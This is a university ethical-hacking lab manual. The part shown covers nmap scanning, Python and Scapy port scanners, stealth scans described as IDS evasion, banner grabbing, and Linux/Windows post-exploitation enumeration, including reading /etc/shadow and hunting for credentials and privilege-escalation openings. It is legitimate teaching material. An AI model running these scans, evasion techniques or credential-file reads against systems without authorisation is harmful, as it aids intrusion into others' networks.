Beni-Suef University
College of Computers and AI
Department of Computer Science

Lab Manual
Ethical Hacking Lab

Preparing the scientific material

A.Prof. Ahmed El-Nagar
T.A. Wafaa Abdullah

Contents

Section 1	Network Scanning with Python (TCP Scan + Nmap)
Section 2	Stealth Scans, IDS Evasion and Banner Grabbing
Section 3	Enumeration: Linux & Windows Systems
Section 4	Enumeration: DNS, SMTP, SNMP & SMB
Section 5	Sniffing: Wireshark, Ettercap & Netdiscover
Section 6	Exploitation with Metasploit Framework
Section 7	DoS / DDoS Attacks — LOIC & Network Stress Testing
Section 8	BeEF — Browser Exploitation Framework
Section 9	Social Engineer Toolkit (SET) — Phishing Techniques
Section 10	Practical Final Examination

Beni-Suef University
College of Computers and AI
Department of Cyber Security

Lab Manual


Ethical Hacking Lab

Lab - 1
Network Scanning


TYPES OF SCANS

Scan Type	Purpose	Example Tool
Port Scanning	Identify open / closed / filtered ports on target systems. Covers all 65,535 TCP and UDP ports.	Nmap, Python socket
Network Scanning	Discover all live hosts and active devices on a subnet using ICMP Echo and ARP probes.	Nmap -sn, Scapy
Service Scanning	Detect the exact software name and version running behind each open port (banner grabbing).	Nmap -sV, Python
Vulnerability Scanning	Find known security weaknesses in discovered services by comparing versions against CVE databases.	Nessus, OpenVAS

How it works:



Scan Type	Flags Sent	OPEN Response	CLOSED Response	Detectable?
TCP Connect	SYN	SYN-ACK → ACK (handshake complete)	RST	Yes — always logged
SYN Scan	SYN then RST	SYN-ACK (RST sent to abort)	RST-ACK	Usually not logged
FIN Scan	FIN (0x01)	Silence — RFC 793 behaviour	RST	Bypasses SYN-only filters
XMAS Scan	FIN+PSH+URG	Silence — RFC 793 behaviour	RST	Bypasses SYN-only filters
NULL Scan	No flags 0x00	Silence — RFC 793 behaviour	RST	Most unusual packet possible



Tools:
Nmap cheat sheet

1. Basic Scan nmap <target> nmap scanme.nmap.org

2. Scan IP Range nmap 192.168.1.1-50 nmap 192.168.1.0/24

3. Scan Specific Ports nmap -p 80 192.168.1.1 nmap -p 21,22,80,443 192.168.1.1

4. Scan All Ports
nmap -p- 192.168.1.1

5. Fast Scan
nmap -F 192.168.1.1

6. Service Version Detection
nmap -sV 192.168.1.1

7. OS Detection
nmap -O 192.168.1.1

8. Aggressive Scan (OS + Version + Scripts + Traceroute)
nmap -A 192.168.1.1

9. Ping Scan (Discover Hosts Only)
nmap -sn 192.168.1.0/24

10. Stealth Scan (SYN Scan)
nmap -sS 192.168.1.1

11. UDP Scan
nmap -sU 192.168.1.1

12. Scan Multiple Targets
nmap 192.168.1.1 192.168.1.2
nmap target1 target2 target3

13. Save Output to File
nmap -oN result.txt 192.168.1.1

14. Scan Specific Port Range
nmap -p 1-1000 192.168.1.1

15. Verbose Mode
nmap -v 192.168.1.1


16. Very Verbose Mode
nmap -vv 192.168.1.1

Lab Exercises

(Port Scanner (TCP))

```python
import socket
import sys
from datetime import datetime
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Usage: python3 scanner.py <target>")
    sys.exit(1)
print("-" * 50)
print("Target    : " + target)
print("Started   : " + str(datetime.now()))
print("-" * 50)

socket.setdefaulttimeout(1)
try:
    for port in range(1, 1025):

        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        result = soc.connect_ex((target, port))

        if result == 0:
            print(f"Port {port} is open")
        elif result == 111:
            print(f"[CLOSED]   Port {port}")
        soc.close()

except KeyboardInterrupt:
    print("\nScan stopped by user.")
    sys.exit()

except socket.gaierror:
    print("\nCannot resolve hostname.")
    sys.exit()

except socket.error:
    print("\nNetwork error.")
    sys.exit()

print("-" * 50)
print("Scan finished : " + str(datetime.now()))
```

Result:


Target : 45.33.32.156
Started : 2026-03-10 22:36:01.744452
Port 22 is open
Port 80 is open
Scan stopped by user.

Task

Scenario 1 — Discover a Target Network

Situation: You *are given access to a lab network (192.168.1.0/24). Your job is to find all live hosts and open ports before starting an attack.*

Your Tasks:

1. Run a ping sweep to find all live hosts: nmap -sn 192.168.1.0/24
2. Perform a port scan on one discovered host: nmap -sS -p 1-1024 <target_ip>
3. Run service version detection: nmap -sV <target_ip>
4. Save the results to a file: nmap -A <target_ip> -oN results.txt
5. List the open ports you found and guess what each service does.

Write your findings and observations

Scenario 2 — Python TCP Port Scanner

Situation: *Write a simple Python script that scans ports 1–1024 on a target IP and prints which ports are open.*

Your Tasks:

1. Use Python's socket library to attempt a TCP connection to each port.
2. Set a timeout of 0.5 seconds so the scan does not hang.
3. Print only the open ports in the format: Port 22: OPEN
4. Test your script against a local lab VM.
5. Compare your results with an nmap scan — are they the same?

Write your findings and observations here:


Lab Manual

Ethical Hacking Lab

Lab - 2

Stealth scan, IDS Evasion and Banner Grabbing.

Why socket Cannot Do Stealth Scans



TCP Flag Reference

Flag Name	Code	Hex	Decimal	Meaning When Received
SYN	"S"	0x02	2	Port OPEN: server ready to accept
ACK	"A"	0x10	16	Acknowledgement of received data
SYN-ACK	"SA"	0x12	18	Port OPEN: reply to your SYN
RST	"R"	0x04	4	Connection reset / aborted
RST-ACK	"RA"	0x14	20	Port CLOSED: connection refused
FIN	"F"	0x01	1	Graceful close / FIN scan probe
FIN+PSH+URG	"FPU"	0x29	41	XMAS scan: all three flags lit
NULL	""	0x00	0	NULL scan: no flags set at all

```python
from scapy.all import IP, TCP, sr, conf
conf.verb = 0

target_ip   = "scanme.nmap.org"
target_port = 80

packet = IP(dst=target_ip) / TCP(dport=target_port, flags="S")

answered, unanswered = sr(packet, timeout=2)

for sent, received in answered:
    if received.haslayer(TCP):
        flags = int(received[TCP].flags)
        if flags == 0x12:    # SYN-ACK
            print(f"Port {target_port} is OPEN")
        elif flags & 0x04:   # RST
            print(f"Port {target_port} is CLOSED")

if not answered:
    print(f"Port {target_port} is FILTERED")

```


Output:

```
stealth_scans.py
Port 80 is OPEN
```


```python
from scapy.all import IP, TCP, sr, conf
conf.verb = 0

target_ip = "scanme.nmap.org"
target_port = 80

print("=== FIN Scan ===")
packet = IP(dst=target_ip) / TCP(dport=target_port, flags="F")
response = sr(packet, timeout=2)
if response[0]:
    print(f"Port {target_port} is CLOSED")
else:
    print(f"Port {target_port} is OPEN/FILTERED")

print("\n=== XMAS Scan ===")
packet = IP(dst=target_ip) / TCP(dport=target_port, flags="FPU")
response = sr(packet, timeout=2)
if response[0]:
    print(f"Port {target_port} is CLOSED")
else:
    print(f"Port {target_port} is OPEN/FILTERED")

print("\n=== NULL Scan ===")
packet = IP(dst=target_ip) / TCP(dport=target_port, flags="")
response = sr(packet, timeout=2)
if response[0]:
    print(f"Port {target_port} is CLOSED")
else:
    print(f"Port {target_port} is OPEN/FILTERED")
```

Output:

```
FIN_XMAS_NULL.py
=== FIN Scan ===
Port 80 is OPEN/FILTERED

=== XMAS Scan ===
Port 80 is OPEN/FILTERED

=== NULL Scan ===
Port 80 is OPEN/FILTERED
```



Port	Service	Behaviour	Probe to Send	Example Banner
21	FTP	Auto-banner	None — listen immediately	220 vsftpd 2.3.4
22	SSH	Auto-banner	None — listen immediately	SSH-2.0-OpenSSH_7.4p1 Ubuntu
25	SMTP	Greeting then wait	EHLO scanner\r\n	220 Postfix ESMTP 2.10.6
80	HTTP	Wait for request	HEAD / HTTP/1.0\r\n\r\n	Server: Apache/2.4.49
110	POP3	Auto-banner	None — listen immediately	+OK Dovecot ready.
3306	MySQL	Auto-banner	None — listen immediately	5.5.44-0ubuntu0.14.04.1
8080	HTTP-alt	Wait for request	HEAD / HTTP/1.0\r\n\r\n	Server: nginx/1.14.0



Aspect	Active	Passive
Method	Connect directly to the target port	Query Shodan.io / Censys.io
Accuracy	Real-time — always current	May be weeks old
Footprint	Leaves log entry on target server	Zero contact — invisible
Legal	Requires written authorisation	Legal — publicly indexed data
Use case	During authorised pentest window	Pre-engagement OSINT phase

```python
import socket

target = "scanme.nmap.org"
port   = 80

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(3)
s.connect((target, port))
s.send(b"HEAD / HTTP/1.0\r\n\r\n")
banner = s.recv(1024)
print(f"Banner: {banner.decode(errors='ignore').strip()}")
s.close()
```

Output:

```
banner_grabber.py
Banner: HTTP/1.1 307 Temporary Redirect
Via: 1.0 middlebox
Location: http://megaplusredirection.tedata.net/VDSL-Redirection_100.html
Connection: close
```

Task

Scenario 1 — Stealth Scan to Avoid Detection

Situation: *A target network has an IDS that detects SYN scans. Use stealth techniques to scan the target without triggering alerts.*

Your Tasks:

1. Run a FIN scan: nmap -sF <target_ip> -p 1-1024
2. Run an XMAS scan: nmap -sX <target_ip> -p 1-1024
3. Run a NULL scan: nmap -sN <target_ip> -p 1-1024
4. Compare the results — did all three scans find the same open ports?
5. Explain in one sentence why these scans bypass SYN-based IDS rules.

Write your findings and observations

Scenario 2 — Banner Grabbing for Version Detection

Situation: *You have identified a target machine with several open ports. Use banner grabbing to find out the exact software version on each port.*

Your Tasks:

1. Connect to port 21 (FTP) using netcat: nc <target_ip> 21 — note the banner.
2. Connect to port 22 (SSH) using netcat: nc <target_ip> 22 — note the SSH version.
3. Grab the HTTP banner: curl -I http://<target_ip> — find the Server: header.
4. Run nmap banner script: nmap --script=banner -p 21,22,80 <target_ip>
5. Search one version string on cve.mitre.org — did you find any known CVEs?

Write your findings and observations

Lab Manual

Ethical Hacking Lab


Lab - 3

Enumeration

The purpose behind post-exploitation enumeration is to gather as much information about the system and its network. The exploited system might be a company desktop/laptop or a server. We aim to collect the information that would allow us to pivot to other systems on the network or to loot the current system. Some of the information we are interested in gathering include:

- **Users and groups**
- **Hostnames**
- **Routing tables**
- **Network shares**
- **Network services**
- **Applications and banners**
- **Firewall configurations**
- **Service settings and audit configurations**
- **SNMP and DNS details**
- **Hunting for credentials (saved on web browsers or client applications)**

Linux Enumeration



What is Enumeration?

Enumeration is the process of actively extracting detailed information from a target system — including users, services, network shares, running processes, and system configuration.

- After scanning we know WHAT IS OPEN.
- Enumeration tells us WHAT IS INSIDE.

Why Enumeration Matters

Goal	Description
Find Credentials	Discover usernames, passwords, SSH keys stored on the system.
Privilege Escalation	Identify misconfigurations or privileges that allow elevation to root/admin.
Lateral Movement	Discover other hosts and services to move through the network.
Understand Environment	Map the target system: OS, kernel, users, services, shares.

Linux System Enumeration

System Information Commands

Run these commands first to understand the target system before looking for vulnerabilities.

Command	Purpose	What to Look For
hostname	Machine name / hostname	Server role hints (e.g., db-server, web01)
uname -a	Kernel version & architecture	Old kernels → kernel exploits (e.g., DirtyPipe)
cat /etc/os-release	Linux distribution & version	EOL distros may lack security patches
cat /proc/version	Kernel build info	Compiler version, build date
cat /etc/passwd	All system user accounts	UIDs: 0=root, 1-999=services, 1000+=regular users
cat /etc/shadow	Hashed passwords (root only)	Hash format → cracking method (MD5, SHA512)

Terminal

```
# Get kernel version (check for exploits)
$ uname -a
Linux server01 5.4.0-42-generic #46-Ubuntu SMP ...

# List all users on the system
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
john:x:1001:1001::/home/john:/bin/bash
```

User & Privilege Commands

These commands reveal who you are, what groups you belong to, and what privileged actions you can perform.

Command	Purpose	Security Significance
whoami	Current username	Confirms your identity on the system
id	UID, GID, and group memberships	groups=27(sudo) = can run commands as root!
who / w	Currently logged-in users	Reveals active sessions and source IPs
last	Login history	Track attacker activity, detect anomalies
sudo -l	Commands runnable as root	Misconfigured sudo → privilege escalation!
cat /etc/group	Group memberships	Look for: sudo, docker, disk, lxd groups

Network Information Commands

Command	Purpose	Use Case
ip a s	Network interfaces and IP addresses	Identify all network interfaces
netstat -plt	Listening TCP ports + programs	Find services hidden from external scans
netstat -atupn	All connections with PIDs	See ESTABLISHED connections to find targets
ss -tulpn	Modern replacement for netstat	Preferred on newer Linux systems
route -n	Routing table	Discover connected subnets
cat /etc/hosts	Local hostname mappings	Internal hostnames and IPs

```
Terminal
# Show all listening services with process names
$ netstat -tulpn
Proto  Local Address     PID/Program
tcp    0.0.0.0:22        1423/sshd
tcp    0.0.0.0:80        2341/apache2
tcp    127.0.0.1:3306    1892/mysqld

# Note: 127.0.0.1 means service only on localhost
# Note: 0.0.0.0 means service accessible from all interfaces
```

Netstat Flags Reference

Flag	Meaning
-a	Show ALL sockets (listening + established)
-l	Show ONLY listening sockets
-n	Numeric output — skip DNS resolution (faster)
-t	TCP connections only
-u	UDP connections only
-p	Show PID and program name (requires sudo)

Windows System Enumeration

System Information Commands

Command	Purpose	Attacker Use
> systeminfo	Full OS info, patches, hardware	Identify missing patches → find CVEs
> hostname	Machine name	Understand network role
> ver	Short Windows version	Match to exploit database
> wmic qfe list	Installed hotfixes/patches	Missing patch = potential exploit

User & Privilege Commands

Command	Purpose	Security Significance
> whoami	Current username	Domain\user or computer\user format
> whoami /priv	User privileges list	SeDebugPrivilege → process injection → PrivEsc!
> net user	List all local users	Find other accounts to target
> net localgroup administrators	Members of Administrators group	Identify admin accounts
> net user <username>	Detailed user info	Password age, last login, group memberships

Terminal

```
> whoami /priv

PRIVILEGES INFORMATION
Privilege Name                State
============================= ========
SeDebugPrivilege              Enabled   <-- Can inject into any process!
SeTakeOwnershipPrivilege      Enabled   <-- Can own any file!
SeShutdownPrivilege           Disabled
```


Network & Shares Commands


Command	Purpose	What to Look For
> ipconfig /all	IP, subnet, gateway, DNS servers	Network architecture, DNS server IPs
> netstat -abno	Open ports + program names + PIDs	Processes listening on unusual ports
> net share	All shared folders	Custom shares may hold sensitive files
> arp -a	ARP cache (recent hosts)	Identify other hosts on the subnet
> route print	Routing table	Discover network segments

